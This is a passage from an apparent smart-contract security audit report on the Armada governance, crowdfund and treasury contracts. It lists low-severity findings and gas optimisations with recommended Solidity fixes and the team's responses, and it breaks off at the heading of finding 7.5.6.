// (5) ArmadaRedemption::redeem, inside the tokens[] loop
require(tokens[i] != address(0), "ArmadaRedemption: zero token");

// (6) ArmadaGovernor::setExcludedAddresses - require strictly-ascending order,
// which dedups in O(n) without a memory mapping
for (uint256 i; i < addrs.length; i++) {
    if (addrs[i] == address(0)) revert Gov_ZeroAddress();
    if (addrs[i] == treasuryAddress) revert Gov_TreasuryAlreadyExcluded();
    if (i != 0 && addrs[i] <= addrs[i - 1]) revert Gov_NotSortedAscending();
    _excludedFromQuorum.push(addrs[i]);
}
```

Armada: Fixed in commit [2762a72](#).

Cyfrin: Verified.

7.4.3 RevenueCounter missing trailing storage gap despite UUPS upgradeability

Description: ArmadaGovernor reserves uint256[25] __gap at its storage tail but RevenueCounter does not. The project deploys via raw ERC1967Proxy without the OpenZeppelin Upgrades plugin's layout-diff tooling. Any future upgrade that inserts a new state variable above lastSyncedCumulative silently shifts that slot.

Impact: Probability low, consequence severe: cumulative revenue is silently misread after a layout-breaking upgrade.

Recommended Mitigation: Consider adding storage gap at the bottom of RevenueCounter. Another way is to leave as it is, and use EIP7201 during upgrade.

Armada: Fixed in commit [c4f23d4](#).

Cyfrin: Verified.

7.4.4 ArmadaTreasuryGov::setOutflowWindow has no upper bound

Description: The lower bound is ≥ 1 days but there is no upper bound. Setting `windowDuration = type(uint256).max` makes the per-window cap effectively a lifetime cap. Tightening is immediate; loosening is delayed by the 24-day activation delay - recovery from a typo therefore requires waiting the full activation delay.

Impact: A governance action (accidental or malicious) can self-lockdown the treasury for an effectively indefinite duration.

Recommended Mitigation: Add an upper bound:

```
require(windowDuration >= 1 days, "TG: window too short");
require(windowDuration <= 365 days, "TG: window too long");
```

Armada: Fixed in commit [4acd7f5](#).

Cyfrin: Verified.

7.4.5 ArmadaTreasuryGov::removeStewardBudgetToken deletes history, allowing rolling-window bypass via remove-then-add

Description: `ArmadaTreasuryGov::removeStewardBudgetToken` calls `delete _stewardSpendHistory[token]`, clearing the rolling-window records in addition to clearing `stewardBudgets[token]`. A subsequent `addStewardBudgetToken` initializes an empty `StewardBudget` with no prior history. The steward can then spend the full per-window budget again even though prior spends within the window should still count. The aggregate `_outflowHistory` persists and caps absolute drain, so the true ceiling remains the outflow limit.

Impact: Per-cycle bypass of the steward-specific cap via a timelock remove/add pair. The outflow limit still bounds the total drain.

Recommended Mitigation: Preserve the history across remove/add cycles:

```
function removeStewardBudgetToken(address token) external onlyOwner {
    delete stewardBudgets[token];
    // intentionally do NOT delete _stewardSpendHistory[token];
    emit StewardBudgetTokenRemoved(token);
}
```

Armada: Fixed in commit [447e6cb](#).

Cyfrin: Verified.

7.4.6 Event correctness gaps: incomplete emissions, missing indexed params, and semantic mismatches

Description: Enumerated sub-items covering event semantics and indexing across the in-scope contracts.

1. `ArmadaRedemption::redeem` emits `Redeemed(redeemer, armAmount, tokens, ethAmount)` but not per-token payout amounts. Tokens with `share == 0` are silently skipped inside the loop, so the event asserts something the contract did not do. Change to `Redeemed(address indexed redeemer, uint256 armAmount, address[] tokens, uint256[] amounts, uint256 ethAmount)` or emit a per-token `TokenRedeemed(redeemer, token, share)` inside the loop.
2. `ArmadaGovernor::ProposalCreated` does not index `proposalType` despite a free topic slot. Dashboards filter governance proposals by type constantly. Mark `ProposalType` indexed `proposalType`.

3. `ArmadaCrowdfund::Cancelled` emits with no payload. Add `Cancelled(address indexed caller, uint256 timestamp)` for indexer attribution.
4. `TreasurySteward::removeSteward` emits `StewardRemoved(currentSteward)` before zeroing storage and without guarding against `currentSteward == address(0)`. Add `require(currentSteward != address(0))` at entry and move the emit to after the state write.
5. `ArmadaToken::addToWhitelist`, `addAuthorizedDelegator` set `mapping[account] = true` unconditionally and emit even on idempotent re-adds. Gate the emit on `!transferWhitelist[account] / !authorizedDelegator[account]` (or revert with a same-value error).
6. `RevenueLock::_updateMaxObservedRevenue` always writes `lastSyncTimestamp = block.timestamp` but emits `ObservedRevenueUpdated` only on the advance branch. Monitoring bots that subscribe to events cannot observe no-op syncs even though the contract did advance the sync timestamp and consume the elapsed-time budget. Emit a lightweight `Synced(timestamp, reported, maxObservedRevenue)` on every call, or document explicitly that monitors must poll storage.
7. `ArmadaTreasuryGov::removeStewardBudgetToken` wipes `_stewardSpendHistory[token]` as well as `stewardBudgets[token]` but only emits `StewardBudgetTokenRemoved(token)`. Off-chain analytics cannot detect the history wipe. Emit a companion `StewardSpendHistoryCleared(token, uint256 recordsCleared)`.
8. `ArmadaWindDown::triggerWindDown`, `governanceTriggerWindDown` both emit the same `WindDownTriggered(caller, timestamp)`. Add a boolean to distinguish governance-forced from revenue-triggered wind-down.
9. `ArmadaCrowdfund::Finalized` in both refund-mode paths emits zero for `allocatedArm` and `netProceeds`; the `cappedDemand < MIN_SALE` branch additionally emits `saleSize = 0`. Post-mortem dashboards cannot distinguish "aborted before sizing" from "sized at zero". Extend the event to include `cappedDemand` and `totalCommitted`.
10. `ArmadaGovernor::setSecurityCouncil` emits `SecurityCouncilUpdated` before the state write. `RevenueCounter::setFeeCollector` has the same pattern. Reorder so events follow state changes.
11. `ArmadaCrowdfund::Committed`, `Invited` do not index `hop` despite one indexed slot remaining and `AllocatedHop` already indexing `hop`. Mark `uint8` indexed `hop`.
12. `ArmadaCrowdfund::Allocated` semantics with `delegate == address(0)` would be interpreted ambiguously by an indexer; the claim path always sets a delegatee (defaults to `msg.sender`), but the event's optional-delegatee slot should be documented.

Impact: Event correctness gaps hinder off-chain indexers and monitoring tools. No direct on-chain fund loss.

Recommended Mitigation: Apply the per-subitem mitigations enumerated above.

Armada: Fixed in commit [0f298df](#).

Cyfrin: Verified with the following notes:

- 7 no longer applies as that history deletion was removed as part of another mitigation
- 1 and 12 have not been implemented (though 12 was just a documentation update)

7.4.7 Code hygiene: inconsistent imports, mappings, custom errors, events, and naming

Description: Enumerated sub-items.

1. Use named imports consistently (e.g. `import {IERC20} from "..."`). Every in-scope file currently uses unnamed imports.
2. Use named mapping parameters (requires pragma bump to 0.8.18+). Examples: `mapping(address participant => mapping(uint8 hop => Participant)) public participants;` in `ArmadaCrowdfund`; `mapping(address inviter => mapping(uint256 nonce => bool)) public usedNonces;`

3. Inconsistent custom error vs require-string usage. ArmadaGovernor uses Gov_* custom errors throughout; every other in-scope contract uses require(...). Pick a single convention for the suite (custom errors recommended) and apply uniformly.
4. Magic numeric literals appear inline in arithmetic and comparisons across multiple in-scope contracts; extract them to named constants for readability and audit-traceability. Where the same literal is used across multiple files, define it once in a shared constants file (e.g. contracts/governance/Constants.sol) that every consumer imports, rather than redeclaring the same constant in each file.
 - BPS denominator 10000 is used inline 8 times across 3 files: ArmadaCrowdfund::_computeHopAllocations at contracts/crowdfund/ArmadaCrowdfund.sol:759, 763, 764; ArmadaGovernor::quorum, _classifyProposal at contracts/governance/ArmadaGovernor.sol:1037, 1152; and ArmadaTreasuryGov at contracts/governance/ArmadaTreasuryGov.sol:244, 301, 459, 580. Define uint256 constant BPS_DENOMINATOR = 10_000; once in a shared constants file and import it in all three contracts.
 - contracts/crowdfund/ArmadaCrowdfund.sol:164-166 encodes hop policy as raw literals in the constructor HopConfig initialisers (7000, 4500, 15_000, 4_000, 1_000). Promote to named constants (e.g. HOP0_CEILING_BPS = 7000, HOP1_CEILING_BPS = 4500, HOP0_CAP_USDC = 15_000 * 1e6, HOP1_CAP_USDC = 4_000 * 1e6, HOP2_CAP_USDC = 1_000 * 1e6) alongside the existing BASE_SALE, MIN_SALE, HOP2_FLOOR_BPS constants already defined in that file.
 - RevenueLock::_unlockBpsForRevenue at contracts/governance/RevenueLock.sol:260-266 encodes the unlock schedule as paired magic literals (1_000_000e18/10000, 500_000e18/8000, 250_000e18/6000, 100_000e18/4000, 50_000e18/2500, 10_000e18/1000) without NatSpec declaring that revenue is 18-decimal USD. Extract named constants (e.g. MILESTONE_100_PCT_USD = 1_000_000e18, MILESTONE_100_PCT_BPS = 10_000, etc.) and add a NatSpec block documenting the unit.
5. ArmadaCrowdfund::ArmLoaded emits no payload despite being permissionless. Extend to ArmLoaded(address indexed caller, uint256 balance, uint256 required).
6. ArmadaGovernor::setSecurityCouncil accepts any address including the current one; a no-op call still emits. Add a same-value guard: if (oldSC == newSC) revert Gov_NoChange();.
7. TreasurySteward::removeSteward emits before the state write. Cache removed = currentSteward;, then clear, then emit.
8. ArmadaCrowdfund::finalizedAt is set in both success and refund-mode branches but its NatSpec describes only the success-path semantic. Upgrade the comment to a NatSpec block noting that consumers must check phase == Phase.Finalized && !refundMode to distinguish.
9. ArmadaGovernor::__gap comment states the wrong slot count; verify and correct to match the declared array size.

Impact: Code hygiene; no direct security risk.

Recommended Mitigation: Apply the per-subitem mitigations enumerated above.

Armada: Fixed some items in commit [7d67f2e](#), deferred others.

Cyfrin: Verified with following notes:

- 5, 6, 7, 8, 9 are fixed
- 4 mostly done except BPS denominator 10000
- 1, 2, 3 deferred

7.4.8 Token-side mapping add-only asymmetry

Description: ArmadaToken::authorizedDelegator, noDelegation, and transferWhitelist are add-only with no removal path. Governance shipping a misbehaving entry has no on-chain revoke.

Impact: Structural risk only - a buggy or malicious entry cannot be revoked once added.

Recommended Mitigation: Consider adding timelock-gated removal paths for each of these mappings.

Armada: Acknowledged.

7.4.9 `scripts/verify_deployment.ts` omissions

Description: The post-deploy verifier does not check several invariants: security-council address post-deployment, outflow-config activation timestamps, steward-budget initial state, whitelist-locked state after `clearDeployer`.

Impact: A misconfigured deployment may pass the automated check and require manual inspection to catch.

Recommended Mitigation: Extend `scripts/verify_deployment.ts` to cover each of the listed invariants.

Armada: Fixed in commit [efa2783](#).

Cyfrin: Verified.

7.4.10 `CROWDFUND_OPEN_DELAY` default 60 seconds is operationally fragile

Description: Sixty-second grace between deploy and window open is too short for a production checklist to catch misconfiguration before commits start flowing.

Impact: Operational fragility: a rushed deploy may allow commits before the final verification checklist completes.

Recommended Mitigation: Raise the local-env default to e.g. 5 minutes and document the production value explicitly.

Armada: Fixed in commit [f40ad63](#).

Cyfrin: Verified.

7.4.11 `TreasurySteward::termStart` stale after `removeSteward`

Description: `TreasurySteward::removeSteward` clears `currentSteward` but not `termStart`. `isStewardActive` short-circuits on the zero address so the stale timestamp is inert today, but a future refactor reading raw `termStart` without the guard would behave incorrectly.

Impact: Defense-in-depth gap; future refactors may rely on `termStart` in isolation and regress.

Recommended Mitigation: Also clear `termStart` inside `removeSteward` to avoid stale state.

Armada: Fixed in commit [fc208ed](#).

Cyfrin: Verified.

7.4.12 `transferTo`, `transferETHTo` in `standardSelectors` but wind-down-only

Description: Both functions require `msg.sender == windDownContract`. Listing them in `standardSelectors` creates an apparent governance path that always reverts silently.

Impact: Proposal authors may encounter confusing revert behaviour when trying to classify these as standard actions.

Recommended Mitigation: Remove them from `standardSelectors`.

Armada: Fixed in commit [55cca00](#).

Cyfrin: Verified.

7.4.13 RevenueCounter::initialize missing zero-owner check

Description: RevenueCounter::initialize does not assert `_owner != address(0)`.

Impact: A misdeploy that passes zero leaves the contract ungovernable.

Recommended Mitigation: Add `require(_owner != address(0))` at the top of initialize.

Armada: Fixed in commit [6cb5376](#).

Cyfrin: Verified.

7.4.14 RevenueLock: Missing Funding Validation, Can Be Underfunded While Claims Remain Enabled

Description: RevenueLock stores beneficiary allocations and `totalAllocation`, but it does not enforce an on-chain funding check before claims are used.

If the contract holds less than the intended 2,400,000 ARM, beneficiaries can still appear entitled, but actual payouts depend on the remaining token balance in the contract.

- early beneficiaries may claim successfully
- later beneficiaries may revert once balance is insufficient
- failed claims do not reduce recorded allocation, but they block payout until more ARM is funded

Impact: Example:

- total configured allocation = 2,400,000 ARM
- actual contract balance = 1,200,000 ARM
- revenue reaches a milestone that unlocks claims

Result:

- some beneficiaries may claim
- later beneficiaries may revert with `RevenueLock: transfer failed`
- the contract becomes unfairly order-dependent under underfunding

Recommended Mitigation: Add an on-chain funding/activation check before claims are allowed.

Armada: Fixed in commit [c05d5f7](#).

Cyfrin: Verified.

7.4.15 ArmadaGovernor::initialize populates selector maps via keccak strings, drifting silently on cross-contract rename

Description: ArmadaGovernor::initialize (contracts/governance/ArmadaGovernor.sol:344-411) populates `extendedSelectors` and `standardSelectors` using two patterns:

1. `this.<func>.selector` for governor-local functions (lines 344-350) - compile-time safe; renaming the function breaks the build.
2. `bytes4(keccak256("<signature>"))` string literals for every selector that targets another in-scope contract (lines 352-411, e.g. `setShieldFee(uint120)`, `setBaseArmadaTake(uint256)`, `addStewardBudgetToken(address,uint256,uint256)`, `authorizeAdapter(address)`, etc.) - NOT compile-time checked

Impact: If a target function is renamed, has a parameter type changed (e.g. `uint120` -> `uint128`), or is removed, the keccak literal still compiles and the entry silently no longer matches any real function. The selector classification then defaults to the fail-closed Extended branch, which is safe for `standardSelectors` entries but materially weaker for `extendedSelectors` entries that are intended to FORCE Extended (the `multicall`, `execute`, `callContract` deny-list at lines 385-391, fee setters, adapter authorization, etc.) - those would silently classify as Extended only via the default, with no record that the explicit deny was lost.

Recommended Mitigation: Replace each keccak-string literal that targets a function in an in-scope contract with the interface-bound form `IInterface.funcName.selector`, which is computed at compile time and breaks the build on rename or signature change.

For UUPS upgrade selectors (lines 352-353), bind to the OZ UUPS interface (`IERC1967 / UUPSUpgradeable`) the proxy actually inherits.

The wrapper deny-list at lines 385-391 (`callContract`, `functionCall`, `functionCallWithValue`, `functionDelegateCall`, `multicall`, `execute`) targets generic relay shapes across arbitrary contracts and has no single canonical interface; keccak strings are acceptable there. Add a NatSpec note distinguishing the two cases so future maintainers do not "fix" the wrapper list to interface form.

Armada: Acknowledged.

7.5 Gas Optimization

7.5.1 Use calldata instead of memory for external array parameters in ArmadaGovernor::propose, proposeStewardSpend

Description: ArmadaGovernor::proposeStewardSpend and ArmadaGovernor::propose take address[] memory, uint256[] memory, bytes[] memory, string memory parameters but only read them. Solidity 0.8.x supports passing calldata directly to external functions that only read the inputs, which avoids the full calldata-to-memory copy on every call and is materially cheaper when the arrays are non-trivial.

Impact: Reduced gas cost on proposal creation hot paths (propose and proposeStewardSpend). The savings scale with the size of the targets / values / calldatas arrays and the description string.

Recommended Mitigation:

```
function proposeStewardSpend(
    address[] calldata tokens,
    address[] calldata recipients,
    uint256[] calldata amounts,
    string calldata description
) external returns (uint256) { ... }

function propose(
    ProposalType proposalType,
    address[] calldata targets,
    uint256[] calldata values,
    bytes[] calldata calldatas,
    string calldata description
) external returns (uint256) { ... }
```

Note: the RevenueLock constructor cannot take calldata for reference types in 0.8.17; skip it.

Armada: Acknowledged.

7.5.2 Default-value initialisations in ArmadaCrowdfund and RevenueLock are redundant

Description: Explicit = 0 / = false assignments at declaration emit a redundant PUSH0 sequence the compiler cannot elide. Solidity default-initializes every type to zero-equivalent, so the assignment is observable-identical without the redundant opcode.

Affected sites:

- contracts/crowdfund/ArmadaCrowdfund.sol:491, 492, 505, 564, 567, 736
- contracts/governance/RevenueLock.sol:127

Impact: Small but additive gas savings across the affected functions.

Recommended Mitigation: Replace explicit-zero declarations with bare declarations:

```
// before
uint256 totalAllocArm = 0;
bool refundMode_ = false;

// after
uint256 totalAllocArm;
bool refundMode_;
```

For the two armStillOwed = 0 branches in ArmadaCrowdfund::withdrawUnallocatedArm, collapse to a single conditional assign so the default-zero path performs no writes.

Armada: Fixed in commit [b9c53e8](#).

Cyfrin: Verified.

7.5.3 State variable and struct field packing across ArmadaCrowdfund, ArmadaGovernor, ArmadaToken, ShieldPauseController

Description: Solidity lays state variables and struct fields out in declaration order; sub-32-byte types (bool, address, uintN<256, enum) only share a slot when declared adjacent. Placing a full-slot type between small fields forces each small field into its own slot. Reordering to group small fields together packs them - no type changes, no semantic change.

Site	Location	Fix
ArmadaCrowdfund state	ArmadaCrowdfund.sol:62, 94-102	Group phase + 2×uint8 + 2×bool into one slot (5 bytes)
ShieldPauseController state	ShieldPauseController.sol:40-55	Group 4×bool + address into one slot (24 bytes)
ArmadaToken state	ArmadaToken.sol:23-44	Group 5×bool + address ahead of the mappings (25 b
ArmadaGovernor state	ArmadaGovernor.sol:145, 188-190	Group 3×bool + address into one slot (23 bytes)
HopConfig struct	IArmadaCrowdfund.sol:19	Move uint256 capUsdc to end; pack the 3 small fields
Participant struct	IArmadaCrowdfund.sol:26	Move uint256 committed to end; pack invitedBy + 2
Proposal struct	ArmadaGovernor.sol:93	Move the 4 bools up to pack with proposer + proposa

Impact: ~20k gas per eliminated slot on first write, ~2.1k per cold SLOAD. Hot paths that read/write multiple packed fields together collapse into a single warm slot access: finalize / claimRefund (phase + refundMode), _escrowCommit / _iterateCappedDemand / claim (Participant fields), _initProposal / castVote / queue / execute / cancel (proposer + bools).

The Participant reorder dominates the aggregate win because it multiplies by the ~1,500 whitelisted (addr, hop) node cap - roughly 1,500 slots and ~30M gas of first-write cost amortized across the sale's lifetime.

Contracts are pre-mainnet, so reorders are safe on fresh deployment. ArmadaGovernor deploys via ERC1967Proxy - its contract-level and Proposal struct reorders must land before the first mainnet deployment, after which they break upgrade safety.

Recommended Mitigation: Contract-level reorders (types and visibility preserved):

```
// ArmadaCrowdfund - 5 bytes packed
Phase public phase;
uint8 public launchTeamHop1Used;
uint8 public launchTeamHop2Used;
bool public armLoaded;
bool public refundMode;
```

```
// ShieldPauseController - 24 bytes packed
bool private _paused;
bool public windDownActive;
bool public windDownContractSet;
bool public windDownPauseUsed;
address public windDownContract;
```

```
// ArmadaToken - 25 bytes packed (declare ahead of the mappings)
bool public transferable;
bool public whitelistInitialized;
bool public noDelegationSet;
bool public authorizedDelegatorsInitialized;
bool public windDownContractSet;
address public windDownContract;
```

```
// ArmadaGovernor - 23 bytes packed
bool public excludedAddressesLocked;
```

```

bool    public windDownActive;
bool    public windDownContractSet;
address public windDownContract;

```

Struct reorders:

```

// HopConfig - slot 0: 5 bytes packed / slot 1: capUsdc
struct HopConfig {
    uint16 ceilingBps;
    uint8  maxInvites;
    uint16 maxInvitesReceived;
    uint256 capUsdc;
}

// Participant - slot 0: 25 bytes packed / slot 1: committed
struct Participant {
    address invitedBy;
    uint16 invitesReceived;
    uint16 invitesSent;
    bool   isWhitelisted;
    uint256 committed;
}

// Proposal - the 4 bools moved up to pack into slot 1 with proposer + proposalType (25 bytes)
struct Proposal {
    uint256 id;
    address proposer;
    ProposalType proposalType;
    bool     executed;
    bool     canceled;
    bool     queued;
    bool     vetoRatificationDenied;
    uint256 voteStart;
    uint256 voteEnd;
    uint256 executionDelay;
    uint256 snapshotBlock;
    uint256 snapshotEligibleSupply;
    uint256 snapshotQuorumBps;
    uint256 forVotes;
    uint256 againstVotes;
    uint256 abstainVotes;
    address[] targets;
    uint256[] values;
    bytes[]   calldatas;
    string    description;
}

```

Armada: Fixed in commit [d8e38dd](#).

Cyfrin: Verified.

7.5.4 Storage round-trips: helpers write state that callers immediately re-read instead of returning the value

Description: A helper writes a storage slot, returns control to the caller, and the caller (directly or via a sibling helper) then SLOADs that same slot instead of receiving it as a return value. Fix: have the writer return the just-computed value(s) and use the returned locals.

1. ArmadaCrowdfund::_computeCappedDemand at contracts/crowdfund/ArmadaCrowdfund.sol:851 writes cappedDemand (:856) and hopStats[h].cappedCommitted for h=0,1,2 (:854). finalize re-reads cappedDemand at :403, :412, and _computeHopAllocations (called at :428) re-reads hopStats[0,1,2].cappedCommitted at :768, :778, :791. Return (uint256 cappedDemand_,

uint256[3] memory perHopCapped_) and pass perHopCapped_ into _computeHopAllocations. Keeps the state writes for external readers. Saves ~2,200 gas on cappedDemand plus 3 warm SLOADs on hopStats per finalize.

2. ArmadaGovernor::_initProposal at contracts/governance/ArmadaGovernor.sol:827 writes p.voteStart (:838) and p.voteEnd (:839). All three callers re-read them for the ProposalCreated emit: _createRatificationProposal at :662-664, proposeStewardSpend at :726-728, propose at :813-815. Return (uint256 voteStart, uint256 voteEnd). Saves 2 SLOADs per proposal creation.
3. ArmadaTreasuryGov::_lazyActivate at contracts/governance/ArmadaTreasuryGov.sol:363 conditionally writes config.limitAbsolute, limitBps, windowDuration. Callers re-read: setOutflowWindow at :276, setOutflowLimitBps at :305, setOutflowLimitAbsolute at :331, _checkAndRecordOutflow at :419, :422, :459-460. Return the post-activation (windowDuration, limitBps, limitAbsolute) tuple. Saves 1-3 SLOADs per call; _checkAndRecordOutflow is hit by every distribute and stewardSpend.
4. RevenueLock::_updateMaxObservedRevenue at contracts/governance/RevenueLock.sol:240 conditionally writes maxObservedRevenue at :249. release at :152-154 re-reads it via _unlockBpsForRevenue(maxObservedRevenue). Return the effective post-ratchet value (the prior value when no advance occurs). Saves 1 SLOAD per beneficiary claim.

Recommended Mitigation: Add named return values to each writer and have callers consume the returned locals.

Armada: Fixed in commit [4f7924b](#).

Cyfrin: Verified.

7.5.5 Cache storage slots read multiple times within the same function

Description: Storage slots are SLOAD'd multiple times within a single function without caching. Once a slot has been read or written inside a function and cannot change before the next access, re-reading is a redundant ~100-gas warm SLOAD. Cache into a local and read the local.

ArmadaCrowdfund

1. _iterateCappedDemand at contracts/crowdfund/ArmadaCrowdfund.sol:832. Loop reads node.hop three times per iteration (:839, :842, :844) through a storage pointer. Up to ~1,500 iterations per finalize per the design note at :828. Cache uint8 hop = node.hop; address addr = node.addr; once per iteration. Saves up to ~3,000 warm SLOADs per finalize.
2. _iterateCappedDemand at contracts/crowdfund/ArmadaCrowdfund.sol:832. p.committed read at :840 (if (p.committed == 0) continue;) and twice at :843 (p.committed < cap ? p.committed : cap) with no intervening write. Cache uint256 committed = p.committed; after the zero-check. Up to 2 SLOADs per non-zero iteration; ~3,000 SLOADs per finalize at the ~1,500-node maximum.
3. finalize at contracts/crowdfund/ArmadaCrowdfund.sol:392. saleSize written at :413 or :415, re-read at :428, :439, :469. Compute into a local, assign the storage once, use the local downstream. 3 SLOADs.
4. finalize at contracts/crowdfund/ArmadaCrowdfund.sol:392. cappedDemand written by _computeCappedDemand (call at :399, write at :856), then re-read at :403 and :412 with no intervening write. Cache to a local after the call. 1 SLOAD.
5. finalize at contracts/crowdfund/ArmadaCrowdfund.sol:392. totalAllocatedArm written at :446, re-read at :469 in the Finalized emit. Compute into a local first: uint256 allocatedArm = (totalAllocUsdc * 1e18) / ARM_PRICE; totalAllocatedArm = allocatedArm; emit Finalized(saleSize, allocatedArm, ...);. 1 SLOAD.
6. claim at contracts/crowdfund/ArmadaCrowdfund.sol:481. Inside the per-hop loop at :493, p.committed read at :495 (if (p.committed == 0) continue;) and again at :497 (passed to _computeAllocation(p.committed, h, ...)) with no intervening write. Cache uint256 committed = p.committed; after the zero-check. Up to 3 SLOADs per claim. Same pattern in the view function computeAllocation at :647-654.

7. `_computeAllocation` at `contracts/crowdfund/ArmadaCrowdfund.sol:803`. `finalDemands[hop]` and `finalCeilings[hop]` each read at :812 and :817. Cache both at the top. 2 SLOADs per hop-claim.
8. `withdrawUnallocatedArm` at `contracts/crowdfund/ArmadaCrowdfund.sol:555`. `phase` read at :557 and :563. Cache. 1 SLOAD.

ArmadaGovernor

9. `_initProposal` at `contracts/governance/ArmadaGovernor.sol:827`. `armToken` read at :854, :855, :858 (last inside a loop). Cache once. Saves 1 + N SLOADs per proposal.
10. `_initProposal` at `contracts/governance/ArmadaGovernor.sol:827`. `p.snapshotBlock` written at :837, re-read at :854 inside `armToken.getPastTotalSupply(p.snapshotBlock)`. Use `block.number - 1` directly at the call site, or cache before the storage write. 1 SLOAD.
11. `_initProposal` at `contracts/governance/ArmadaGovernor.sol:827`. `p.voteStart` written at :838, re-read at :839 in `p.voteEnd = p.voteStart + params.votingPeriod`. Cache: `uint256 voteStart_ = block.timestamp + params.votingDelay; p.voteStart = voteStart_; p.voteEnd = voteStart_ + params.votingPeriod;`. 1 SLOAD.
12. `proposeStewardSpend` at `contracts/governance/ArmadaGovernor.sol:680`. `stewardContract` read at :687, :688, :689; `treasuryAddress` read at :705 inside the per-token loop. Cache both. 2 + (`tokens.length - 1`) SLOADs.
13. `queue` at `contracts/governance/ArmadaGovernor.sol:903`. `p.proposalType` read at :907, :908, :913; `stewardContract` read at :914, :915, :916; `timelock` read at :928, :932. Cache all three. 5 SLOADs.
14. `queue` at `contracts/governance/ArmadaGovernor.sol:903`. Storage dynamic arrays `p.targets`, `p.values`, `p.calldatas` are passed to `timelock.hashOperationBatch` at :928-930 AND `timelock.scheduleBatch` at :932-937. Each cross-contract call ABI-encodes the arrays from storage independently. Load once into memory locals (`address[] memory tgts = p.targets;` etc.) and pass the locals to both calls. Savings scale with batch size - per-element duplicate SLOAD avoided.
15. `execute` at `contracts/governance/ArmadaGovernor.sol:943`. `p.proposalType` read at :947, :948, :953; `stewardContract` read at :954, :955, :956. Cache both. 4 SLOADs.
16. `veto` at `contracts/governance/ArmadaGovernor.sol:570`. `securityCouncil` read at :571 (if (`msg.sender != securityCouncil`)) and :572 (if (`securityCouncil == address(0)`)); `timelock` read at :584, :587. Cache both. 2 SLOADs.
17. `setWindDownActive` at `contracts/governance/ArmadaGovernor.sol:752`. `windDownContract` read at :753 (if (`msg.sender != windDownContract`)) and :754 (if (`windDownContract == address(0)`)). Cache. 1 SLOAD.
18. `resolveRatification` at `contracts/governance/ArmadaGovernor.sol:598`. `timelock` read at :624, :628. Cache. 1 SLOAD.
19. `state` at `contracts/governance/ArmadaGovernor.sol:995`. `p.proposalType` read at :1005, :1018; `p.voteEnd` read at :1002, :1023. Cache both. 2 SLOADs.
20. `_checkOutflowFeasibility` at `contracts/governance/ArmadaGovernor.sol:1183`. `treasuryAddress` read inside two loops at :1195 and :1226. Hoist above the loops. Saves (`calldatas.length + tokenCount - 2`) SLOADs.
21. `_validateTimelockCalldata` at `contracts/governance/ArmadaGovernor.sol:1236`. `timelock` read at :1238 inside the per-target loop. Hoist. Saves (`targets.length - 1`) SLOADs.
22. `_checkQuietPeriod` at `contracts/governance/ArmadaGovernor.sol:1257`. `crowdfundAddress` read at :1258 and :1260. Cache. 1 SLOAD.
23. `setExcludedAddresses` at `contracts/governance/ArmadaGovernor.sol:424`. `treasuryAddress` read at :431 inside the per-address loop. Hoist above the loop. Saves (`addrs.length - 1`) SLOADs.

ArmadaTreasuryGov

24. `stewardSpend` at `contracts/governance/ArmadaTreasuryGov.sol:152`. `budget.limit` read at :162 and :176 through the budget storage pointer with no intervening write. Cache `uint256 limit = budget.limit;` after the authorized check. 1 SLOAD.
25. `_lazyActivate` at `contracts/governance/ArmadaTreasuryGov.sol:363`. `config.pendingLimitAbsoluteActivation` read at :366, :367; `config.pendingLimitBpsActivation` at :376, :377; `config.pendingWindowDurationActivation` at :386, :387. Each activation slot is read twice in the boolean `(> 0 && block.timestamp >= X)` before any write. Cache each at the top of its if. 3 SLOADs.
26. `_effectiveParams` at `contracts/governance/ArmadaTreasuryGov.sol:591`. Same pattern as `_lazyActivate`: `config.pendingLimitAbsoluteActivation` at :596, :597; `config.pendingLimitBpsActivation` at :600, :601; `config.pendingWindowDurationActivation` at :604, :605. Cache each. 3 SLOADs.
27. `_effectiveLimit` at `contracts/governance/ArmadaTreasuryGov.sol:458`. `config.limitAbsolute` read twice at :460 (`pctLimit > config.limitAbsolute ? pctLimit : config.limitAbsolute`); `config.floorAbsolute` read twice at :461 (`limit > config.floorAbsolute ? limit : config.floorAbsolute`). Cache both. 2 SLOADs.

ArmadaRedemption

28. `redeem` at `contracts/governance/ArmadaRedemption.sol:118`. `windDown` read at :134, :135. Cache. 1 SLOAD.

ShieldPauseController

29. `pauseShields` at `contracts/governance/ShieldPauseController.sol:107`. `pauseExpiry` written at :118 then re-read at :119 in the `ShieldsPaused` emit. Compute into a local first: `uint256 expiry = block.timestamp + MAX_PAUSE_DURATION; pauseExpiry = expiry; emit ShieldsPaused(msg.sender, expiry);`. 1 SLOAD.

TreasurySteward

30. `electSteward` at `contracts/governance/TreasurySteward.sol:47`. `termStart` written at :50 (`= block.timestamp`) then read twice at :51 in `emit StewardElected(_steward, termStart, termStart + TERM_DURATION)`. Use `block.timestamp` directly in the emit. 2 SLOADs.

RevenueCounter

31. `syncStablecoinRevenue` at `contracts/governance/RevenueCounter.sol:59`. `feeCollector` read at :60, :62; `recognizedRevenueUsd` written at :70 then re-read at :72 for the emit. Cache both. 2 SLOADs.
32. `attestRevenue` at `contracts/governance/RevenueCounter.sol:81`. `recognizedRevenueUsd` read at :82, :84, :86, :89. Cache at top. 3 SLOADs.
33. `setFeeCollector` at `contracts/governance/RevenueCounter.sol:97`. `feeCollector` read at :99, :100, :109; `recognizedRevenueUsd` written at :104 and re-read at :105 for the emit. Cache both. 3 SLOADs on the `delta > 0` path.

RevenueLock

34. `_updateMaxObservedRevenue` at `contracts/governance/RevenueLock.sol:240`. `maxObservedRevenue` read at :245, :247, :248. Cache at top. 2 SLOADs.
35. `getCappedObservedRevenue` at `contracts/governance/RevenueLock.sol:218`. `maxObservedRevenue` read at :222, :223. Cache. 1 SLOAD.
36. `release` at `contracts/governance/RevenueLock.sol:146`. `released[msg.sender]` written at :160 then re-read at :165 in the `Released` emit. Use `uint256 newReleased = alreadyReleased + amount; released[msg.sender] = newReleased; emit Released(..., newReleased);`. 1 SLOAD.

Recommended Mitigation: Apply the per-site caching above. For loops, hoist invariant slot reads above the loop and copy storage-pointer struct fields into memory locals once per iteration. For write-then-read patterns, compute the value into a local first, store the local once, then emit/use the local.

Armada: Fixed in [3312412](#).

Cyfrin: Verified with following observations:

- item 23 not implemented
- cached `budget.limit` not used when computing `remaining` in `ArmadaTreasuryGov::stewardSpend`

7.5.6 Reorder calldata input checks before non-immutable storage reads in 8 admin setters

